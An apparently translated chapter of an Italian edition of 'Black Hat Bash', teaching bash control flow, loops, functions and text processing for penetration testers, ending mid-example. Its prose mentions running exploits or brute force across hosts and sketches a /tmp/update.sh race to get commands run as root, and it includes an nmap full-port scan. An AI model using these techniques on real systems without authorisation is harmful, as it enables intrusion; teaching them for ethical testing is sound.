Per prima cosa creiamo la variabile `FILENAME` contenente il nome del file in questione. Questo ci evita di dover ripetere il nome del file nel codice. Quindi introduciamo l'istruzione `if`, che include una condizione che utilizza l'operatore di test `-f` per verificare l'esistenza del file. Se questa condizione è vera (il file esiste), utilizziamo `echo` per mostrare sullo schermo un messaggio che spiega che il file esiste già e quindi utilizziamo il codice di stato `1` (fallimento) per uscire dal programma. Nel blocco `else`, che verrà eseguito solo se il file non esiste, creiamo il file utilizzando il comando `touch`.

#### NOTA

Potete scaricare gli script di questo capitolo da <https://github.com/dolevf/Black-Hat-Bash/blob/master/ch02>.

Salvate il file ed eseguitelo. Provando con il comando `ls`, dovrete veder comparire il file `flow_control_with_if.txt` nella directory corrente.

Il Listato 2.3 mostra un modo differente per ottenere lo stesso risultato: usa l'operatore NOT (!) per controllare se il file *non* esiste e, in caso contrario, lo crea. Questo esempio ha meno righe di codice ed elimina del tutto la necessità di un blocco `else`.

#### Listato 2.3

---

```
#!/bin/bash  
FILENAME="flow_control_with_if.txt"  
if [[ ! -f "${FILENAME}" ]]; then  
    touch "${FILENAME}"  
fi
```

Esploriamo le condizioni `if` che utilizzano alcuni degli altri tipi di operatori di test che abbiamo trattato. Il Listato 2.4

mostra un test di confronto fra stringhe. Verifica se due variabili sono uguali eseguendo il confronto fra stringhe con l'operatore "uguale a" (==).

#### Listato 2.4

---

```
#!/bin/bash
VARIABLE_ONE="nostarch"
VARIABLE_TWO="nostarch"
if [[ "${VARIABLE_ONE}" == "${VARIABLE_TWO}" ]]; then
    echo "They are equal!"
else
    echo "They are not equal!"
fi
```

Lo script confronta le due variabili, entrambe contenenti il valore `nostarch`, e mostrerà `They are equal!` utilizzando il comando `echo`.

Il prossimo è un test di confronto fra numeri: prende due numeri interi e controlla qual è il maggiore (Listato 2.5).

#### Listato 2.5

---

```
#!/bin/bash
VARIABLE_ONE="10"
VARIABLE_TWO="20"
if [[ "${VARIABLE_ONE}" -gt "${VARIABLE_TWO}" ]]; then
    echo "${VARIABLE_ONE} is greater than ${VARIABLE_TWO}."
else
    echo "${VARIABLE_ONE} is less than ${VARIABLE_TWO}."
fi
```

Creiamo due variabili, `VARIABLE_ONE` e `VARIABLE_TWO`, e assegniamo loro, rispettivamente, i valori `10` e `20`. Quindi utilizziamo l'operatore `-gt` per confrontare i due valori e mostrare il risultato in base al confronto fra numeri interi.

## Collegare più condizioni

Finora abbiamo usato l'istruzione `if` per verificare se era soddisfatta una singola condizione. Ma come nella maggior parte dei linguaggi di programmazione, possiamo anche

usare gli operatori OR (||) ed AND (&&) per verificare più condizioni contemporaneamente.

Per esempio, potremmo voler controllare che un file esista e che le sue dimensioni siano maggiori di zero, come vediamo nel Listato 2.6.

#### Listato 2.6

---

```
#!/bin/bash
echo "Hello World!" > file.txt
if [[ -f "file.txt" ]] && [[ -s "file.txt" ]]; then
    echo "The file exists and its size is greater than zero."
fi
```

Questo codice scrive il contenuto in un file, quindi controlla se il file esiste e se le sue dimensioni sono maggiori di zero. Affinché il comando `echo` venga eseguito, devono essere soddisfatte entrambe le condizioni. Se una delle due restituisse `false`, non accadrà nulla.

Per mostrare una condizione OR, il Listato 2.7 controlla se una variabile è un file oppure una directory.

#### Listato 2.7

---

```
#!/bin/bash
DIR_NAME="dir_test"
mkdir "${DIR_NAME}"
if [[ -f "${DIR_NAME}" ]] || [[ -d "${DIR_NAME}" ]]; then
    echo "${DIR_NAME} is either a file or a directory."
fi
```

Questo codice crea una directory, quindi utilizza una condizione `if` con l'operatore OR (||) per verificare se la variabile è un file (-f) o una directory (-d). La seconda condizione verrà valutata come `true` e così verrà eseguito il comando `echo`.



## Test del successo del comando

Possiamo anche verificare il codice di uscita di un comando, per determinare se ha avuto successo (Listato 2.8).

### Listato 2.8

---

```
if comando; then
    # comando è terminato con un successo.
fi

if ! comando; then
    # comando è terminato con un insuccesso.
fi
```

Vi ritroverete spesso a usare questa tecnica nella shell bash, poiché non è garantito che i comandi abbiano sempre successo. I fallimenti potrebbero verificarsi per vari motivi:

- mancanza delle autorizzazioni necessarie per la creazione delle risorse;
- un tentativo di eseguire un comando che non è disponibile sul sistema operativo;
- il disco è pieno durante il download di un file;
- la rete è inattiva durante l'esecuzione delle utility di rete.

Per provare questa tecnica, eseguite quanto segue nel terminale:

```
$ if touch test123; then
    echo "OK: file created"
fi
OK: file created
```

Qui tentiamo di creare un file. Poiché la creazione del file riesce, mostriamo un messaggio per confermarlo.

## Controllo di condizioni aggiuntive

Se la prima condizione `if` fallisce, potete controllare altre condizioni usando la parola chiave `elif` (abbreviazione di `else`

if). Per illustrarne il funzionamento, scriviamo un programma che controlla gli argomenti passati sulla riga di comando. Il Listato 2.9 produrrà un messaggio che indica se l'argomento è un file o una directory.

#### Listato 2.9

---

```
#!/bin/bash
USER_INPUT="${1}"
if [[ -z "${USER_INPUT}" ]]; then (1)
    echo "You must provide an argument!"
    exit 1
fi
if [[ -f "${USER_INPUT}" ]]; then (2)
    echo "${USER_INPUT} is a file."
elif [[ -d "${USER_INPUT}" ]]; then (3)
    echo "${USER_INPUT} is a directory."
else
    echo "${USER_INPUT} is not a file or a directory." (4)
fi
```

Iniziamo con un'istruzione `if` che controlla se la variabile `USER_INPUT` è nulla (1). Questo consente di uscire in anticipo dallo script usando `exit 1` se non riceviamo argomenti dalla riga di comando dall'utente. Quindi iniziamo una seconda condizione `if` che usa l'operatore di test per i file per controllare se l'input è un file (2). Sotto questa condizione, usiamo `elif` per verificare se l'argomento è una directory (3). Questa condizione verrà esaminata solo se il test per il file fallisce. Se nessuna di queste condizioni è vera, lo script risponde che l'argomento non è né un file né una directory (4).

## Funzioni

Le *funzioni* aiutano a utilizzare più volte determinati blocchi di codice senza doverli quindi ripetere. Consentono di eseguire più comandi e altro codice bash usando

semplicemente il nome della funzione. Per definire una nuova funzione, basta specificarne il nome seguito da una coppia di parentesi. Poi, fra parentesi graffe occorre inserire il codice che deve essere eseguito dalla funzione (Listato 2.10).

#### Listato 2.10

---

```
#!/bin/bash
say_name(){
    echo "Black Hat Bash"
}
```

Qui definiamo la funzione `say_name()` che esegue un singolo comando `echo`. Per richiamare una funzione, basta specificarne il nome:

```
say_name
```

## Restituzione dei valori

Come i comandi e gli stati di uscita, anche le funzioni possono restituire un valore, usando la parola chiave `return`. Se nella funzione non c'è alcuna istruzione `return`, la funzione restituirà il codice di uscita dell'ultimo comando eseguito. Per esempio, la funzione presentata nel Listato 2.11 restituisce un valore diverso a seconda del fatto che l'utente corrente sia o meno root.

#### Listato 2.11

---

```
# Questa funzione controlla se l'ID dell'utente corrente è zero.
check_if_root(){ (1)
    if [[ "${EUID}" -eq "0" ]]; then (2)
        return 0
    else
        return 1
    fi
}

if check_if_root; then
    echo "User is root!"
else
```

```
    echo "User is not root!"
fi
```

Definiamo la funzione `check_if_root()` **(1)**. All'interno di questa funzione, utilizziamo una condizione `if` con un test di confronto fra interi **(2)**, accedendo alla variabile d'ambiente `EUID` per ottenere l'ID dell'utente in esecuzione e verificando se è uguale a `0`. In tal caso, l'utente è root e la funzione restituisce `0`; in caso contrario, restituisce `1`. Quindi, richiamiamo la funzione `check_if_root()` e verifichiamo se ha restituito `0`, il che significa che l'utente è root. In caso contrario, mostriamo un messaggio che dice che l'utente non è root.

Gli script bash che eseguono azioni privilegiate spesso verificano che l'utente sia root prima di tentare di installare software, creare utenti, eliminare gruppi e così via. Tentare di eseguire azioni privilegiate su Linux senza i privilegi necessari causerà errori, quindi questo tipo di controllo aiuta a gestire questi casi.

## Accettare argomenti

Nel Capitolo 1, abbiamo trattato il passaggio di argomenti ai comandi sulla riga di comando. Anche le funzioni possono accettare argomenti, utilizzando la stessa sintassi. Per esempio, la funzione presentata nel Listato 2.12 mostra i primi tre argomenti che riceve.

### Listato 2.12

---

```
#!/bin/bash
print_args(){
    echo "first: ${1}, second: ${2}, third: ${3}"
}
print_args No Starch Press (1)
```

Per richiamare una funzione con argomenti, specificatene il nome e gli argomenti, separati da uno spazio **(1)**. Salvate questo script come `function_with_args.sh` ed eseguitelo:

```
$ chmod u+x function_with_args.sh
$ ./function_with_args.sh
first: No, second: Starch, third: Press
```

Dovreste ottenere un output simile a quello mostrato.

## Cicli e controlli

Come molti linguaggi di programmazione, anche la shell `bash` consente di ripetere determinati blocchi di codice tramite *cicli*. I cicli (*loop*) possono essere particolarmente utili nelle vostre attività di penetration testing, perché possono aiutarvi a svolgere attività come le seguenti.

- Controllare continuamente se un indirizzo IP è online dopo un riavvio, finché l'indirizzo IP non risponde.
- Eseguire un'iterazione su un elenco di nomi di host (per esempio, per eseguire un determinato exploit su ciascuno di essi o per determinare se un firewall li sta proteggendo).
- Verificare una determinata condizione e quindi eseguire un ciclo quando viene soddisfatta (per esempio, controllare se un host è online e, in tal caso, sferrare contro di esso un attacco a forza bruta).

I prossimi paragrafi illustrano i tre tipi di cicli offerti dalla shell `bash` (`while`, `until` e `for`), nonché le istruzioni `break` e `continue` per lavorare con i cicli.

## L'istruzione while

Nella shell bash, i cicli `while` consentono di eseguire un blocco di codice finché un test continua a restituire un codice di stato di uscita riuscito. Potete utilizzarli nel penetration testing per eseguire continuamente una scansione delle porte su una rete e, per esempio, per rilevare eventuali nuovi host che si uniscono alla rete.

Il Listato 2.13 mostra la sintassi di un ciclo `while`.

### Listato 2.13

---

```
while condizione; do
    # Comandi da eseguire "mentre" la condizione è true.
done
```

Questo ciclo inizia con la parola chiave `while`, seguita da un'espressione che descrive la condizione. Quindi circondiamo il codice da eseguire con le parole chiave `do` e `done`, che definiscono l'inizio e la fine del blocco di codice.

Potete impiegare i cicli `while` per eseguire indefinitamente un blocco di codice, usando la condizione `true`; poiché `true` restituisce sempre un codice di uscita di riuscita, il blocco di codice verrà sempre eseguito. Usiamo un ciclo `while` per mostrare ripetutamente un messaggio sullo schermo. Salvate il Listato 2.14 nel file `basic_while.sh` ed eseguitelo.

### Listato 2.14

---

```
#!/bin/bash
while true; do
    echo "Looping..."
    sleep 2
done
```

Dovreste ottenere il seguente output:

```
$ chmod u+x basic_while.sh
$ ./basic_while.sh
Looping...
```

Looping...  
--snip--

Ora scriviamo un ciclo `while` più sofisticato, che venga ripetuto finché non trova un determinato file sul file system (Listato 2.15). Per interrompere l'esecuzione del codice in qualsiasi momento, usate Ctrl-C.

### Listato 2.15

---

```
#!/bin/bash
SIGNAL_TO_STOP_FILE="stoploop" (1)
while [[ ! -f "${SIGNAL_TO_STOP_FILE}" ]]; do (2)
    echo "The file ${SIGNAL_TO_STOP_FILE} does not yet exist..."
    echo "Checking again in 2 seconds..."
    sleep 2
done
echo "File was found! Exiting..." (3)
```

In (1), definiamo una variabile che rappresenta il nome del file controllato dal ciclo `while` (2), utilizzando un operatore di test dei file. Il ciclo non uscirà finché la condizione non sarà soddisfatta. Una volta che il file sarà disponibile, il ciclo si fermerà e lo script continuerà con il comando `echo` (3). Salvate questo file come `while_loop.sh` ed eseguitelo:

```
$ chmod u+x while_loop.sh
$ ./while_loop.sh
The file stoploop does not yet exist...
Checking again in 2 seconds...
--snip--
```

Mentre lo script è in esecuzione, aprite un secondo terminale nella stessa directory dello script e create il file `stoploop`:

```
$ touch stoploop
```

Appena lo immetterete, dovrete vedere lo script uscire dal ciclo e mostrare quanto segue:

```
File was found! Exiting...
```

Possiamo usare i cicli `while` per monitorare gli eventi del file system, come la creazione o l'eliminazione di file, o quando

si avvia un processo. Questo ciclo può tornare utile se un'applicazione soffre di una vulnerabilità che possiamo sfruttare solo temporaneamente. Per esempio, considerate un'applicazione che viene eseguita ogni giorno a una determinata ora e controlla se il file `/tmp/update.sh` esiste; in tal caso, l'applicazione lo esegue come utente `root`. Utilizzando un ciclo `while`, possiamo monitorare quando l'applicazione è stata avviata e quindi creare il file appena in tempo, in modo che i nostri comandi vengano eseguiti da quell'applicazione.

## L'istruzione `until`

Mentre un ciclo `while` viene eseguito fintantoché la condizione ha successo, `until` viene ripetuto finché non ha successo. Il Listato 2.16 mostra la sintassi del ciclo `until`.

### Listato 2.16

---

```
until condizione; do
    # Comandi da eseguire "fintantoché" la condizione rimane false.
done
```

Il Listato 2.17 utilizza `until` per eseguire alcuni comandi fintantoché il file rimane vuoto.

### Listato 2.17

---

```
#!/bin/bash
FILE="output.txt"
touch "${FILE}"
until [[ -s "${FILE}" ]]; do
    echo "${FILE} is empty..."
    echo "Checking again in 2 seconds..."
    sleep 2
done
echo "${FILE} appears to have some content in it!"
```

Per prima cosa creiamo un file vuoto, quindi iniziamo un ciclo che si ripete fintantoché il file rimane vuoto. All'interno



del ciclo, mostriamo messaggi sul terminale. Salviamo questo file come `until_loop.sh` ed eseguiamolo:

```
$ chmod u+x until_loop.sh
$ ./until_loop.sh
output.txt is empty...
Checking again in 2 seconds...
--snip--
```

A questo punto, lo script ha creato il file `output.txt`, che però è vuoto. Possiamo verificarlo usando il comando `du` (*disk usage*):

```
$ du -sb output.txt
0      output.txt
```

Aprirete un altro terminale e raggiungerete la posizione in cui avete salvato lo script, quindi aggiungete del contenuto al file, in modo che le sue dimensioni non siano più zero:

```
$ echo "until_loop_will_now_stop!" > output.txt
```

Lo script dovrebbe uscire dal ciclo e mostrare quanto segue:

```
output.txt appears to have some content in it!
```

## L'istruzione `for`

Il ciclo `for` esegue un'iterazione su una determinata *sequenza*, come un elenco di nomi di file o variabili o anche un gruppo di valori generati eseguendo un comando. All'interno del ciclo `for`, definiamo un blocco di comandi che vengono eseguiti su ogni valore dell'elenco; ogni valore dell'elenco viene assegnato a una variabile che definiamo.

Il Listato 2.18 mostra la sintassi di un ciclo `for`.

### Listato 2.18

---

```
for nome_variabile in LIST; do
    # Comandi da eseguire per ciascun elemento della sequenza.
done
```

Un modo semplice per usare un ciclo `for` consiste nell'eseguire lo stesso comando più volte. Per esempio, il Listato 2.19 mostra i numeri da 1 a 10.

#### Listato 2.19

---

```
#!/bin/bash
for index in $(seq 1 10); do
    echo "${index}"
done
```

Salvate ed eseguite questo script. Dovreste ottenere il seguente output:

```
1
2
3
4
5
6
7
8
9
10
```

Un esempio più pratico potrebbe usare un ciclo `for` per applicare determinati comandi a un gruppo di indirizzi IP passati sulla riga di comando. Il Listato 2.20 recupera tutti gli argomenti passati allo script, quindi li scorre e mostra un messaggio per ciascuno di essi.

#### Listato 2.20

---

```
#!/bin/bash
for ip_address in "$@"; do
    echo "Taking some action on IP address ${ip_address}"
done
```

Salvate questo script come `for_loop_arguments.sh` ed eseguitelo come segue:

```
$ chmod u+x for_loop_arguments.sh
$ ./for_loop_arguments.sh 10.0.0.1 10.0.0.2 192.168.1.1 192.168.1.2
Taking some action on IP address 10.0.0.1
Taking some action on IP address 10.0.0.2
--snip--
```

Possiamo eseguire un ciclo `for` anche sull'output di comandi come `ls`. Nel Listato 2.21, mostriamo i nomi di tutti i file contenuti nella directory di lavoro corrente.

#### Listato 2.21

---

```
#!/bin/bash
for file in $(ls .); do
    echo "File: ${file}"
done
```

Utilizziamo un ciclo `for` per scorrere l'output del comando `ls` `.`, che elenca i file presenti nella directory corrente. Ogni file verrà assegnato alla variabile `file` come parte del ciclo `for`, quindi possiamo usare `echo` per mostrarne il nome. Questa tecnica sarebbe utile, per esempio, per eseguire un upload di tutti i file contenuti nella directory o per rinominarli in blocco.

## Le istruzioni `break` e `continue`

I cicli possono essere ripetuti all'infinito o finché non si verifica una determinata condizione. Ma possiamo anche decidere di uscire da un ciclo in qualsiasi momento, usando la parola chiave `break`. Questa parola chiave fornisce un'alternativa al comando `exit`, che causerebbe l'uscita dell'intero script, non solo dal ciclo. Utilizzando `break`, possiamo uscire dal ciclo e passare al blocco di codice successivo (Listato 2.22).

#### Listato 2.22

---

```
#!/bin/bash
while true; do
    echo "in the loop"
    break
done
echo "This code block will be reached."
```

All'uscita, verrà eseguito l'ultimo comando `echo`.

L'istruzione `continue` consente, invece, di passare alla successiva iterazione di un ciclo. Possiamo utilizzarla per saltare un determinato valore di una sequenza. Per illustrare questo caso, creiamo tre file vuoti, in modo da poter creare un ciclo su di essi:

```
$ touch example_file1 example_file2 example_file3
```

Successivamente, il nostro ciclo `for` scriverà il contenuto in ciascun file, escluso il primo, `example_file1`, che il ciclo lascerà vuoto (Listato 2.23).

#### Listato 2.23

---

```
#!/bin/bash
for file in example_file*; do (1)
    if [[ "${file}" == "example_file1" ]]; then
        echo "Skipping the first file"
        continue (2)
    fi
    echo "${RANDOM}" > "${file}"
done
```

Avviamo un ciclo `for` su `example_file*`, che si espanderà elencando tutti i file il cui nome inizia con `example_file` nella directory in cui viene eseguito lo script (1). Di conseguenza, il ciclo dovrebbe eseguire un'iterazione su tutti e tre i file creati in precedenza. All'interno del ciclo, utilizziamo il confronto fra stringhe per verificare se il nome del file è uguale a `example_file1`, perché vogliamo saltare questo file e non apportarvi modifiche. Se la condizione è soddisfatta (siamo sul file `example_file1`), utilizziamo l'istruzione `continue` (2) per procedere all'iterazione successiva, senza dunque modificare quel file. Più avanti nel ciclo, utilizziamo il comando `echo` con la variabile d'ambiente `${RANDOM}` per generare un numero casuale e scriverlo nel file.

Salvate questo script come `for_loop_continue.sh` ed eseguitelo nella stessa directory dei tre file:

```
$ chmod u+x for_loop_continue.sh
$ ./for_loop_continue.sh
Skipping the first file
```

Esaminando i file, dovrete vedere che il primo file è vuoto, mentre gli altri due contengono un numero casuale, risultato dello script che vi scrive il valore della variabile d'ambiente `${RANDOM}`.

## Istruzioni case

Nella shell bash, le istruzioni `case` consentono di controllare più condizioni in modo più elegante e utilizzando una sintassi più leggibile. Spesso, aiutano a evitare il proliferare di condizioni `if`, che possono diventare più difficili da leggere man mano che aumentano le condizioni controllate.

Il Listato 2.24 mostra la sintassi dell'istruzione `case`.

### Listato 2.24

---

```
case ESPRESSIONE in
    PATTERN1)
        # Comandi da eseguire se si verifica la condizione definita da PATTERN1.
        ;;
    PATTERN2)
        # Comandi da eseguire se si verifica la condizione definita da PATTERN2.
        ;;
esac
```

Un'istruzione `case` inizia con la parola chiave `case` seguita da un'espressione, per esempio una variabile che deve corrispondere a un pattern. `PATTERN1` e `PATTERN2` in questo esempio rappresentano due diversi pattern (possono essere espressioni regolari, stringhe o numeri interi) che volete

confrontare con l'espressione. Per chiudere un'istruzione `case`, si usa la parola chiave `esac` (l'inverso di `case`).

Esaminiamo un esempio di istruzione `case` che verifica se in una determinata rete privata è presente un certo indirizzo IP (Listato 2.25).

#### Listato 2.25

---

```
#!/bin/bash
IP_ADDRESS="${1}"
case ${IP_ADDRESS} in
    192.168.*)
        echo "Network is 192.168.x.x"
        ;;
    10.0.*)
        echo "Network is 10.0.x.x"
        ;;
    *)
        echo "Could not identify the network"
        ;;
esac
```

Ci aspettiamo che venga passato un argomento dalla riga di comando (`${1}`) e lo salviamo nella variabile `IP_ADDRESS`.

Quindi utilizziamo un primo pattern per controllare se la variabile `IP_ADDRESS` inizia con `192.168.` e un secondo pattern per controllare se inizia con `10.0.`. Definiamo anche un pattern jolly di default utilizzando `*`, che restituisce all'utente un messaggio se non è stata trovata alcuna corrispondenza.

Salvate questo file come `case_ip_address_check.sh` ed eseguitelo:

```
$ chmod u+x case_ip_address_check.sh
$ ./case_ip_address_check.sh 192.168.12.55
Network is 192.168.x.x
$ ./case_ip_address_check.sh 212.199.2.2
Could not identify the network
```

Un'istruzione `case` può essere utilizzata per varie situazioni. Per esempio, può essere utilizzata per eseguire funzioni in base all'input immesso dall'utente. L'utilizzo di istruzioni `case` è un ottimo modo per gestire la valutazione di più condizioni senza sacrificare la leggibilità del codice.

# Elaborazione e parsing del testo

Una delle cose più comuni che vi troverete a fare nella shell bash è l'elaborazione del testo. Potete eseguire il parsing (l'analisi dei token) del testo dalla riga di comando eseguendo dei comandi direttamente, oppure potete impiegare uno script per memorizzare in una variabile i dati sottoposti a parsing e poi agire su di essi in qualche modo interessante. Entrambi gli approcci sono importanti per molti scenari.

Per provare autonomamente i comandi di questo paragrafo, scaricate il file log di esempio da <https://github.com/dolevf/Black-at-Bash/blob/master/ch02/log.txt>. Si tratta di un file che utilizza come separatore lo spazio e dove ogni segmento rappresenta un preciso tipo di dati, come l'indirizzo IP di origine del client, il timestamp, il metodo http (*HyperText Transfer Protocol*), il percorso HTTP, il campo HTTP User Agent, il codice di stato HTTP e molto altro ancora.

## Filtraggio con grep

Il comando Linux `grep` è uno dei più utilizzati, oggi. Utilizziamo `grep` per estrarre dagli stream le informazioni che ci interessano. Nella sua forma più elementare, possiamo utilizzarlo come mostrato nel Listato 2.26.

### Listato 2.26

---

```
$ grep "35.237.4.214" log.txt
```

Questo comando `grep` legge il file ed estrae da esso tutte le righe che contengono l'indirizzo IP `35.237.4.214`.

Possiamo usare `grep` anche per più pattern contemporaneamente. Il seguente operatore (`\|`) agisce come una condizione OR:

```
$ grep "35.237.4.214\|13.66.139.0" log.txt
```

In alternativa, potete utilizzare più pattern `grep` con l'argomento `-e` e otterrete lo stesso risultato:

```
$ grep -e "35.237.4.214" -e "13.66.139.0" log.txt
```

Come abbiamo visto nel Capitolo 1, possiamo usare il comando pipe (`|`) per reindirizzare l'output di un comando e utilizzarlo come input per un altro comando. Nell'esempio che segue, eseguiamo il comando `ps` e usiamo `grep` per estrarre una determinata riga. Il comando `ps` elenca i processi in esecuzione sul sistema:

```
$ ps | grep TTY
```

Di default, `grep` distingue fra lettere maiuscole e minuscole. Possiamo rendere la nostra ricerca insensibile al caso (maiuscolo/minuscolo) usando il flag `-i`:

```
$ ps | grep -i tty
```

Possiamo anche usare `grep` con l'argomento `-v` per escludere le righe che contengono un determinato pattern:

```
$ grep -v "35.237.4.214" log.txt
```

Per mostrare solo il pattern corrispondente e non l'intera riga in cui è stato trovato, si utilizza `-o`:

```
$ grep -o "35.237.4.214" log.txt
```

Il comando supporta anche le espressioni regolari, gli ancoraggi, i raggruppamenti e molto altro ancora. Per saperne di più sulle sue funzionalità, usate il comando `man grep`.



## Filtraggio con awk

Il comando `awk` è il “coltellino svizzero” dell’elaborazione ed estrazione dei dati. Potete usarlo per identificare e restituire determinati campi da un file. Per scoprire come funziona `awk`, esaminiamo ancora una volta il file `log`. E se dovessimo mostrare solo gli indirizzi IP di questo file? È facile farlo con `awk`:

```
$ awk '{print $1}' log.txt
```

Qui, `$1` rappresenta il primo campo di ogni riga del file. Di default, `awk` considera solo gli spazi o le tabulazioni come separatori/delimitatori.

Utilizzando la stessa sintassi, possiamo mostrare anche altri campi, come i timestamp. Il seguente comando estrae i primi tre campi di ogni riga del file:

```
$ awk '{print $1,$2,$3}' log.txt
```

Utilizzando una sintassi simile, possiamo mostrare il primo e l’ultimo campo. In questo caso, `NF` rappresenta l’ultimo campo:

```
$ awk '{print $1,$NF}' log.txt
```

Possiamo anche cambiare il delimitatore di default. Per esempio, se avessimo un file separato da virgole (ovvero un file CSV, *Comma Separated Values*), anziché da spazi o tabulazioni, potremmo passare ad `awk` il flag `-F` per specificare il tipo di delimitatore:

```
$ awk -F',' '{print $1}' example_csv.txt
```

Possiamo usare `awk` anche per mostrare le prime dieci righe di un file, emulando il comportamento del comando Linux `head`; `NR` rappresenta il numero totale di record:

```
$ awk 'NR < 10' log.txt
```

Spesso può essere molto utile combinare `grep` e `awk`. Per esempio, potreste voler prima trovare in un file le sole righe contenenti l'indirizzo IP 42.236.10.117 e poi mostrare i percorsi HTTP richiesti da questo IP:

```
$ grep "42.236.10.117" log.txt | awk '{print $7}'
```

Il comando `awk` è uno strumento estremamente potente e vi invitiamo a esplorare le sue funzionalità eseguendo `man awk`.

## Modifica degli stream con sed

Il comando `sed` (*stream editor*) esegue determinate azioni su un testo. Per esempio, può sostituire del testo in un file, modificare il testo nell'output di un comando ed eliminare determinate righe da un file.

Usiamo `sed` per sostituire qualsiasi menzione della parola *Mozilla* con la parola *Godzilla* nel file `log.txt`. Usiamo il comando `s` (sostituzione) e il comando `g` (globale) per effettuare la sostituzione in tutto il file, anziché solo alla prima occorrenza:

```
$ sed 's/Mozilla/Godzilla/g' log.txt
```

Il risultato sarà la versione modificata del file, ma ciò non modificherà la versione originale. Per salvare le modifiche dovrete reindirizzare l'output del comando su un nuovo file:

```
$ sed 's/Mozilla/Godzilla/g' log.txt > newlog.txt
```

Potete impiegare `sed` anche per rimuovere qualsiasi spazio vuoto dal file, con la sintassi `/ //`, che sostituirà lo spazio vuoto con il nulla, rimuovendolo completamente dall'output:

```
$ sed 's/ //g' log.txt
```

Per eliminare delle righe da un file, usate il comando `d`. Nel seguente comando, `1d` elimina (`d`) la prima riga (`1`):

```
$ sed '1d' log.txt
```

Per eliminare l'ultima riga di un file, utilizzate il simbolo del dollaro (\$):

```
$ sed '$d' log.txt
```

Potete anche eliminare più righe, per esempio le righe 5 e 7:

```
$ sed '5,7d' log.txt
```

Infine, potete produrre in output (p) determinati intervalli di righe, per esempio le righe dalla 2 alla 15:

```
$ sed -n '2,15 p' log.txt
```

Passando a `sed` l'argomento `-i`, le modifiche verranno apportate al file originale, anziché creare una nuova copia modificata:

```
$ sed -i '1d' log.txt
```

Questa ricca utility può fare molto di più. Per scoprire altri usi del comando `sed`, usate il comando `man sed`.

## Controllo dei job

Man mano che diventerete più esperti nell'utilizzo della shell bash, inizierete a creare script sempre più complessi, che magari richiedono un'ora per essere completati o devono essere eseguiti continuativamente. Ma non tutti gli script devono essere eseguiti *in foreground*, bloccando l'esecuzione di altri comandi. Invece, potreste voler eseguire determinati script come job *in background*, sia perché richiedono troppo tempo per essere completati, sia perché il loro output a runtime non è interessante e vi interessa solo il risultato finale.

I comandi che eseguite in un terminale occupano quel terminale fino al termine del comando stesso. Questi comandi sono considerati *job in foreground*. Nel Capitolo 1, abbiamo utilizzato il carattere e commerciale (&) per inviare un comando in background. Questo comando diventa quindi un *job in background* che consente, quindi, di eseguire contemporaneamente anche altri comandi.

## Gestione del background e del foreground

Per esercitarci a lavorare con i job in background e in foreground, eseguiamo un comando direttamente nel terminale e poi inviamolo in background:

```
$ sleep 100 &
```

Notate che possiamo continuare a lavorare sul terminale mentre questo comando `sleep` è in esecuzione per 100 secondi. Possiamo verificare che il processo generato sia in esecuzione usando il comando `ps`:

```
$ ps -ef | grep sleep
user      1827      1752  cons0          19:02:29  /usr/bin/sleep
```

Ora che questo job è in background, possiamo usare il comando `jobs` per vedere quali job sono attualmente in esecuzione:

```
$ jobs
[1]+  Running                  sleep 100 &
```

L'output mostra che il comando `sleep` è in stato di esecuzione e che il suo job ID è 1.

Possiamo migrare il job dal background al foreground impiegando il comando `fg` con il job ID:

```
$ fg %1
sleep 100
```

A questo punto, il comando `sleep` sta occupando il terminale, poiché è in esecuzione in foreground. Potete premere Ctrl-Z per sospendere il processo, che produrrà il seguente output nella tabella `jobs`:

```
[1]+  Stopped                  sleep 100
```

Per riportare nuovamente in background questo job, utilizzate il comando `bg` con il suo job ID:

```
$ bg %1  
[1]+  sleep 100 &
```

Qui dobbiamo fornire il job ID `1`.

## Mantenere i lavori in esecuzione dopo il logout

Che abbiate inviato un job in background o che stiate eseguendo un job in foreground, il processo non sopravvivrà se chiudete il terminale o eseguite il logout. Se chiudete il terminale, il processo riceverà un segnale `SIGHUP` e terminerà.

E se volessimo mantenere in esecuzione uno script in background anche dopo aver effettuato il logout dalla finestra del terminale o averla chiusa? Per farlo, possiamo avviare uno script o un comando antepoendogli il comando `nohup` (*no hangup*):

```
$ nohup ./my_script.sh &
```

Il comando `nohup` creerà il file denominato `nohup.out` con i dati dello stream di output standard. Assicuratevi di eliminare questo file se non volete che rimanga sul file system.

Esistono altri modi per eseguire gli script in background, per esempio collegandosi a gestori di sistema e di servizi come `systemd`. Questi gestori forniscono varie funzionalità aggiuntive, come il monitoraggio dell'esecuzione del

processo, il riavvio se dovesse fermarsi e l'acquisizione degli errori. Se avete questa necessità, vi invitiamo a documentarvi di più su `systemd` in <https://man7.org/linux/man-pages/man1/init.1.html>.

## Personalizzazioni per i penetration tester

Come penetration tester, spesso seguiamo determinati flussi di lavoro standard per gli impegni di hacking etico, che si tratti di lavori di consulenza, "cacce al tesoro" (*bug bounty hunting*) o operazioni da "team rosso". Possiamo ottimizzare parte di questo lavoro con alcuni suggerimenti e trucchi.

### Collocazione degli script nei percorsi ricercabili

La shell `bash` cerca i programmi all'interno delle directory definite dalla variabile d'ambiente `PATH`. Comandi come `ls` sono sempre disponibili, perché i file binari di sistema e dell'utente si trovano all'interno di directory specificate in `PATH`.

Per vedere il contenuto di `PATH`, eseguite questo comando:

```
$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
```

Il vostro output potrebbe essere diverso, a seconda del sistema operativo che usate.

Quando realizzate uno script `bash`, collocatelo in una directory come `/usr/local/bin`, che, come potete vedere, fa

parte del `PATH`. Se non volete farlo, avete a disposizione alcune altre opzioni.

- Richiamare lo script direttamente, utilizzando il suo percorso completo.
- Accedere alla directory in cui si trova lo script ed eseguirlo da lì.
- Utilizzare gli alias (ne parliamo nel prossimo paragrafo).
- Aggiungere nuovi percorsi alla variabile d'ambiente `PATH`.

Il vantaggio di collocare lo script in un percorso ricercabile è che potete chiamarlo specificando semplicemente il suo nome. In tal modo non dovrete fornire il percorso completo o portarvi nella stessa directory.

## Abbreviare i comandi con gli alias

Se vi ritrovate a utilizzare spesso un lungo comando Linux, potete impiegare un *alias* per assegnargli un nome più “maneggevole”, che vi farà risparmiare tempo quando dovrete digitarlo.

Per esempio, immaginate di utilizzare spesso `Nmap` (trattato nel Capitolo 4) con specifici parametri per eseguire la scansione di tutte le 65.535 porte di un dato indirizzo IP:

```
nmap -vv -T4 -p- -sV --max-retries 5 localhost
```

Questo comando non è certo agevole da ricordare. Con gli alias, potete renderlo più comodo, dalla riga di comando o negli script. Qui, assegniamo il comando all'alias `quicknmap`:

```
